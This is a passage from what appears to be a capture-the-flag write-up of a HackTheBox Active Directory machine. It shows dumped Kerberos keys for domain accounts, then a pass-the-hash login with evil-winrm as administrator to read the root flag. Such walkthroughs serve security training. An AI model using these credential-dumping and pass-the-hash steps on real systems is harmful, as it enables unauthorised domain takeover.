administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-
96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...
```

We can now use the administrator hash in a pass-the-hash technique with evil-winrm to gain remote access.

```
┌──(administrator㉿kali0)-[~/HTB/Administrator]
└─$ evil-winrm -i 10.129.32.189 -u administrator -H
```

```
3dc553ce4b9fd20bd016e098d2d2fd2e

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> more root.txt
```

We now have full access to the domain and system.